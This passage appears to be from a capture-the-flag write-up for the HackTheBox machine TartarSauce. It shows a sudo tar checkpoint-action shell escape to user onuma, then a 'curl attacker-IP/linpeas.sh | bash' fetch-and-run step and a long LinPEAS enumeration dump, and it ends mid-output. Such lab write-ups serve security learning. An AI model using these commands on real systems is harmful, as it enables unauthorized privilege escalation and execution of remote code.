
sudo tar
bash
www-data@TartarSauce:/$ sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
/bin/tar: Removing leading `/' from member names
$ id
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
$
Read root File
上传linpeas.sh到靶机,使用linpeas.sh枚举靶机信息.。
bash
python -m http.server 80
bash
onuma@TartarSauce:~$ cd /tmp/
onuma@TartarSauce:/tmp$ curl 10.10.16.14/linpeas.sh | bash
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
0 820k 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0
▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄
▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄
▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄
▄▄ ▄▄▄ ▄▄▄▄▄ ▄▄▄
▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄
▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄
▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄
▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄
▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄ ▄▄
▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄
▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▀▀▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
▀▀▀▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▀▀
▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀
/---------------------------------------------------------------------------------\
| Do you like PEASS? |
|---------------------------------------------------------------------------------|
| Learn Cloud Hacking : https://training.hacktricks.xyz |
| Follow on Twitter : @hacktricks_live |
| Respect on HTB : SirBroccoli |
|---------------------------------------------------------------------------------|
| Thank you! |
\---------------------------------------------------------------------------------/
LinPEAS-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
Starting LinPEAS. Caching Writable Folders...
╔═══════════════════╗
═══════════════════════════════╣ Basic information ╠═══════════════════════════════
╚═══════════════════╝
OS: Linux version 4.15.0-041500-generic (kernel@kathleen) (gcc version 7.2.0 (Ubuntu 7.2.0-8ubuntu3.1)) #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018
User & Groups: uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
Hostname: TartarSauce
[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
23 820k 23 194k 0 0 53662 0 0:00:15 0:00:03 0:00:12 53650Caching directories . . . . . . . . . . . . . . 33 820k 33 274k 0 0 26541 0 0:00:31 0:00:10 0:00:21 26543DONE
49 820k 49 402k 0 0 35138 0 0:00:23 0:00:11 0:00:12 32696 ╔════════════════════╗
══════════════════════════════╣ System Information ╠══════════════════════════════
╚════════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 4.15.0-041500-generic (kernel@kathleen) (gcc version 7.2.0 (Ubuntu 7.2.0-8ubuntu3.1)) #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018
Distributor ID: Ubuntu
Description: Ubuntu 16.04.4 LTS
Release: 16.04
Codename: xenial
╔══════════╣ Sudo version
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.8.16
╔══════════╣ PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
╔══════════╣ Date & uptime
Tue Nov 4 04:04:00 EST 2025
04:04:00 up 7:12, 0 users, load average: 0.15, 0.03, 0.01
╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
/dev/mapper/pseudonym--vg-root / ext4 errors=remount-ro 0 1
UUID=b4cd62bf-1293-4acb-8a5a-91085c7d55a4 /boot ext2 defaults 0 2
/dev/mapper/pseudonym--vg-swap_1 none swap sw 0 0
╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda5
╔══════════╣ Environment
╚ Any private information inside environment variables?
TAR_FORMAT=gnu
TAR_SUBCOMMAND=-c
TERM=xterm
SHELL=/bin/bash
USER=onuma
TAR_BLOCKING_FACTOR=20
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SUDO_USER=www-data
SUDO_UID=33
USERNAME=onuma
MAIL=/var/mail/onuma
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
PWD=/tmp
LANG=C
TAR_ARCHIVE=/dev/null
TAR_CHECKPOINT=1
HOME=/home/onuma
SUDO_COMMAND=/bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
SHLVL=2
LOGNAME=onuma
TAR_VERSION=1.28
LESSOPEN=| /usr/bin/lesspipe %s
SUDO_GID=33
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
╔══════════╣ Searching Signature verification failed in dmesg
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-failed
dmesg Not Found
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
[+] [CVE-2019-15666] XFRM_UAF
Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
Exposure: less probable
Download URL:
Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled
[+] [CVE-2018-18955] subuid_shell
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712
Exposure: less probable
Tags: ubuntu=18.04{kernel:4.15.0-20-generic},fedora=28{kernel:4.16.3-301.fc28}
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/45886.zip
Comments: CONFIG_USER_NS needs to be enabled
╔══════════╣ Protections
═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set.
apparmor module is loaded.
═╣ AppArmor profile? .............. unconfined
═╣ is linuxONE? ................... s390x Not Found
═╣ grsecurity present? ............ grsecurity Not Found
═╣ PaX bins present? .............. PaX Not Found
═╣ Execshield enabled? ............ Execshield Not Found
═╣ SELinux enabled? ............... sestatus Not Found
═╣ Seccomp enabled? ............... disabled
═╣ User namespace? ................ enabled
═╣ Cgroup2 enabled? ............... enabled
═╣ Is ASLR enabled? ............... Yes
═╣ Printer? ....................... No
═╣ Is this a virtual machine? ..... Yes (vmware)
74 820k 74 610k 0 0 46629 0 0:00:18 0:00:13 0:00:05 50505 ╔═══════════╗
═══════════════════════════════════╣ Container ╠═══════════════════════════════════
╚═══════════╝
╔══════════╣ Container related tools present (if any):
/usr/bin/lxc
╔══════════╣ Container details
═╣ Is this a container? ........... No
═╣ Any running containers? ........ No
76 820k 76 626k 0 0 24431 0 0:00:34 0:00:26 0:00:08 19624 ╔═══════╗
═════════════════════════════════════╣ Cloud ╠═════════════════════════════════════
╚═══════╝
Learn and practice cloud hacking techniques in training.hacktricks.xyz
═╣ GCP Virtual Machine? ................. No
═╣ GCP Cloud Funtion? ................... No
═╣ AWS ECS? ............................. No
═╣ AWS EC2? ............................. No
═╣ AWS EC2 Beanstalk? ................... No
═╣ AWS Lambda? .......................... No
═╣ AWS Codebuild? ....................... No
═╣ DO Droplet? .......................... No
═╣ IBM Cloud VM? ........................ No
═╣ Azure VM or Az metadata? ............. No
═╣ Azure APP or IDENTITY_ENDPOINT? ...... No
═╣ Azure Automation Account? ............ No
═╣ Aliyun ECS? .......................... No
═╣ Tencent CVM? ......................... No
80 820k 80 658k 0 0 20827 0 0:00:40 0:00:32 0:00:08 18051 ╔════════════════════════════════════════════════╗
════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════
╚════════════════════════════════════════════════╝
╔══════════╣ Running processes (cleaned)
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root 1 0.0 0.2 6628 5016 ? Ss Nov03 0:01 /sbin/init
root 490 0.0 0.2 7044 4276 ? Ss Nov03 0:25 /lib/systemd/systemd-journald
root 497 0.0 0.0 21480 1416 ? Ss Nov03 0:00 /sbin/lvmetad -f
root 514 0.0 0.1 13992 3672 ? Ss Nov03 0:00 /lib/systemd/systemd-udevd
systemd+ 804 0.0 0.1 12600 2476 ? Ssl Nov03 0:00 /lib/systemd/systemd-timesyncd
└─(Caps) 0x0000000002000000=cap_sys_time
root 939 0.0 0.2 37672 5872 ? Ssl Nov03 0:00 /usr/lib/accountsservice/accounts-daemon[0m
root 940 0.0 0.1 5584 2836 ? Ss Nov03 0:00 /usr/sbin/cron -f
daemon[0m 944 0.0 0.0 3484 1980 ? Ss Nov03 0:00 /usr/sbin/atd -f
root 945 0.0 0.6 854564 12684 ? Ssl Nov03 0:00 /usr/lib/snapd/snapd
root 946 0.0 0.4 52156 9072 ? Ssl Nov03 0:08 /usr/bin/vmtoolsd
syslog 950 0.0 0.1 30728 3292 ? Ssl Nov03 0:10 /usr/sbin/rsyslogd -n
root 953 0.0 0.0 63816 1688 ? Ssl Nov03 0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root 954 0.0 0.0 3800 1036 ? Ss Nov03 0:00 /lib/systemd/systemd-logind
message+ 955 0.0 0.1 5936 3672 ? Ss Nov03 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
└─(Caps) 0x0000000020000000=cap_audit_write
root 1079 0.0 0.0 2248 1068 ? Ss Nov03 0:00 /usr/sbin/acpid
root 1088 0.0 0.2 35768 5688 ? Ssl Nov03 0:00 /usr/lib/policykit-1/polkitd --no-debug
root 1146 0.0 0.0 3136 124 ? Ss Nov03 0:00 /sbin/mdadm --monitor --pid-file /run/mdadm/monitor.pid --daemon[0mise --scan --syslog
root 1283 0.0 0.0 2988 116 ? Ss Nov03 0:00 /sbin/iscsid
root 1284 0.0 0.1 3448 2932 ? S<Ls Nov03 0:01 /sbin/iscsid
mysql 1309 0.0 8.5 587168 176352 ? Ssl Nov03 0:07 /usr/sbin/mysqld
root 1372 0.0 0.0 4752 1640 tty1 Ss+ Nov03 0:00 /sbin/agetty --noclear tty1 linux
root 1451 0.0 1.1 120160 24376 ? Ss Nov03 0:02 /usr/sbin/apache2 -k start
www-data 14632 0.0 0.5 120428 11892 ? S 03:23 0:00 _ /usr/sbin/apache2 -k start
www-data 14645 0.0 0.0 2372 628 ? S 03:24 0:00 | _ sh -c uname -a; w; id; /bin/sh -i
www-data 14649 0.0 0.0 2372 552 ? S 03:24 0:00 | _ /bin/sh -i
www-data 14846 0.0 0.0 2668 1804 ? S 03:25 0:00 | _ script /dev/null -c bash
www-data 14847 0.0 0.0 2372 600 pts/0 Ss 03:25 0:00 | _ sh -c bash
www-data 14848 0.0 0.1 3776 2884 pts/0 S 03:25 0:00 | _ bash
root 15601 0.0 0.1 4924 3400 pts/0 S 03:38 0:00 | _ sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
onuma 15602 0.0 0.1 3704 2424 pts/0 S 03:38 0:00 | _ /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
onuma 15603 0.0 0.0 2372 660 pts/0 S 03:38 0:00 | _ /bin/sh
onuma 15651 0.0 0.1 4808 4024 pts/0 S 03:39 0:00 | _ bash
onuma 16348 0.0 0.2 12284 4788 pts/0 S+ 04:03 0:00 | _ curl 10.10.16.14/linpeas.sh
onuma 16349 1.1 0.2 5736 4772 pts/0 S+ 04:03 0:00 | _ bash
onuma 18805 0.0 0.1 5736 3892 pts/0 S+ 04:04 0:00 | _ bash
onuma 18809 0.0 0.1 5820 2872 pts/0 R+ 04:04 0:00 | | _ ps fauxwww
onuma 18808 0.0 0.1 5736 2420 pts/0 S+ 04:04 0:00 | _ bash
www-data 15194 0.0 0.3 120232 7092 ? S 03:31 0:00 _ /usr/sbin/apache2 -k start
www-data 15235 0.0 0.4 120436 9980 ? S 03:33 0:00 _ /usr/sbin/apache2 -k start
www-data 15305 0.0 0.3 120232 7092 ? S 03:34 0:00 _ /usr/sbin/apache2 -k start
www-data 15462 0.0 0.3 120232 7092 ? S 03:35 0:00 _ /usr/sbin/apache2 -k start
www-data 15469 0.0 0.3 120232 7092 ? S 03:35 0:00 _ /usr/sbin/apache2 -k start
www-data 15490 0.0 0.4 120436 9804 ? S 03:35 0:00 _ /usr/sbin/apache2 -k start
www-data 15502 0.0 0.3 120232 7092 ? S 03:36 0:00 _ /usr/sbin/apache2 -k start
www-data 15516 0.0 0.3 120232 7092 ? S 03:36 0:00 _ /usr/sbin/apache2 -k start
www-data 15539 0.0 0.3 120232 7092 ? S 03:37 0:00 _ /usr/sbin/apache2 -k start
www-data 15556 0.0 0.3 120232 7092 ? S 03:37 0:00 _ /usr/sbin/apache2 -k start
www-data 15559 0.0 0.3 120232 7092 ? S 03:37 0:00 _ /usr/sbin/apache2 -k start
www-data 15571 0.0 0.3 120232 7092 ? S 03:38 0:00 _ /usr/sbin/apache2 -k start
www-data 15577 0.0 0.3 120232 7092 ? S 03:38 0:00 _ /usr/sbin/apache2 -k start
www-data 15579 0.0 0.3 120232 7092 ? S 03:38 0:00 _ /usr/sbin/apache2 -k start
╔══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 process found (dump creds from memory as root)
sshd Not Found
╔══════════╣ Processes whose PPID belongs to a different user (not root)
╚ You will know if a user can somehow spawn processes as a different user
Proc 15601 with ppid 14848 is run by user root but the ppid user is www-data
╔══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user processes information
COMMAND PID TID USER FD TYPE DEVICE SIZE/OFF NODE NAME
╔══════════╣ Systemd PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
╔══════════╣ Cron jobs
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root 722 Apr 5 2016 /etc/crontab
/etc/cron.d:
total 24
drwxr-xr-x 2 root root 4096 May 12 2022 .
drwxr-xr-x 94 root root 4096 May 12 2022 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rw-r--r-- 1 root root 589 Jul 16 2014 mdadm
-rw-r--r-- 1 root root 670 Mar 1 2016 php
-rw-r--r-- 1 root root 190 Feb 9 2018 popularity-contest
/etc/cron.daily:
total 60
drwxr-xr-x 2 root root 4096 May 12 2022 .
drwxr-xr-x 94 root root 4096 May 12 2022 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root 539 Apr 5 2016 apache2
-rwxr-xr-x 1 root root 376 Mar 31 2016 apport
-rwxr-xr-x 1 root root 1474 Jun 19 2017 apt-compat
-rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils
-rwxr-xr-x 1 root root 1597 Nov 26 2015 dpkg
-rwxr-xr-x 1 root root 372 May 6 2015 logrotate
-rwxr-xr-x 1 root root 1293 Nov 6 2015 man-db
-rwxr-xr-x 1 root root 539 Jul 16 2014 mdadm
-rwxr-xr-x 1 root root 435 Nov 18 2014 mlocate
-rwxr-xr-x 1 root root 249 Nov 12 2015 passwd
-rwxr-xr-x 1 root root 3449 Feb 26 2016 popularity-contest
-rwxr-xr-x 1 root root 214 May 24 2016 update-notifier-common
/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 May 12 2022 .
drwxr-xr-x 94 root root 4096 May 12 2022 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 May 12 2022 .
drwxr-xr-x 94 root root 4096 May 12 2022 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
/etc/cron.weekly:
total 24
drwxr-xr-x 2 root root 4096 May 12 2022 .
drwxr-xr-x 94 root root 4096 May 12 2022 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root 86 Apr 13 2016 fstrim
-rwxr-xr-x 1 root root 771 Nov 6 2015 man-db
-rwxr-xr-x 1 root root 211 May 24 2016 update-notifier-common
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
╔══════════╣ System timers
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
NEXT LEFT LAST PASSED UNIT ACTIVATES
Tue 2025-11-04 04:05:06 EST 43s left Tue 2025-11-04 04:00:06 EST 4min 16s ago backuperer.timer backuperer.service
Tue 2025-11-04 06:38:04 EST 2h 33min left Mon 2025-11-03 20:51:33 EST 7h ago apt-daily-upgrade.timer apt-daily-upgrade.service
Tue 2025-11-04 08:42:22 EST 4h 37min left Mon 2025-11-03 20:51:33 EST 7h ago apt-daily.timer apt-daily.service
Tue 2025-11-04 21:06:38 EST 17h left Mon 2025-11-03 21:06:38 EST 6h ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
n/a n/a n/a n/a snapd.refresh.timer
n/a n/a n/a n/a snapd.snap-repair.timer snapd.snap-repair.service
n/a n/a n/a n/a ureadahead-stop.timer ureadahead-stop.service
╔══════════╣ Analyzing .timer files
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#services
/etc/systemd/system/final.target.wants/snapd.system-shutdown.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/networking.service could be executing some relative path
/etc/systemd/system/network-online.target.wants/networking.service could be executing some relative path
/etc/systemd/system/sysinit.target.wants/friendly-recovery.service could be executing some relative path
/lib/systemd/system/emergency.service could be executing some relative path
/lib/systemd/system/friendly-recovery.service could be executing some relative path
/lib/systemd/system/ifup@.service could be executing some relative path
You can't write on systemd PATH
╔══════════╣ Analyzing .socket files
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets
/etc/systemd/system/sockets.target.wants/uuidd.socket is calling this writable listener: /run/uuidd/request
/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog
/lib/systemd/system/systemd-bus-proxyd.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/lib/systemd/system/uuidd.socket is calling this writable listener: /run/uuidd/request
╔══════════╣ Unix Sockets Listening
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets
sed: -e expression #1, char 0: no previous regular expression
/run/acpid.socket
└─(Read Write)
/run/dbus/system_bus_socket
└─(Read Write)
/run/lvm/lvmetad.socket
/run/lvm/lvmpolld.socket
/run/mysqld/mysqld.sock
└─(Read Write)
/run/snapd-snap.socket
└─(Read Write)
/run/snapd.socket
└─(Read Write)
/run/systemd/fsck.progress
/run/systemd/journal/dev-log
└─(Read Write)
/run/systemd/journal/socket
└─(Read Write)
/run/systemd/journal/stdout
└─(Read Write)
/run/systemd/journal/syslog
└─(Read Write)
/run/systemd/notify
└─(Read Write)
/run/systemd/private
└─(Read Write)
/run/udev/control
/run/uuidd/request
└─(Read Write)
/var/lib/lxd/unix.socket
/var/run/dbus/system_bus_socket
└─(Read Write)
/var/run/mysqld/mysqld.sock
└─(Read Write)
╔══════════╣ D-Bus Service Objects list
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#d-bus
NAME PID PROCESS USER CONNECTION UNIT SESSION DESCRIPTION
:1.0 1 systemd root :1.0 init.scope - -
:1.1 954 systemd-logind root :1.1 systemd-logind.service - -
:1.10 22379 busctl onuma :1.10 apache2.service - -
:1.2 939 accounts-daemon[0m root :1.2 accounts-daemon.service - -
:1.3 1088 polkitd root :1.3 polkitd.service - -
com.ubuntu.LanguageSelector - - - (activatable) - -
com.ubuntu.SoftwareProperties - - - (activatable) - -
org.freedesktop.Accounts 939 accounts-daemon[0m root :1.2 accounts-daemon.service - -
org.freedesktop.DBus 955 dbus-daemon[0m messagebus org.freedesktop.DBus dbus.service - -
org.freedesktop.PolicyKit1 1088 polkitd root :1.3 polkitd.service - -
org.freedesktop.hostname1 - - - (activatable) - -
org.freedesktop.locale1 - - - (activatable) - -
org.freedesktop.login1 954 systemd-logind root :1.1 systemd-logind.service - -
org.freedesktop.network1 - - - (activatable) - -
org.freedesktop.resolve1 - - - (activatable) - -
org.freedesktop.systemd1 1 systemd root :1.0 init.scope - -
org.freedesktop.timedate1 - - - (activatable) - -
╔══════════╣ D-Bus config files
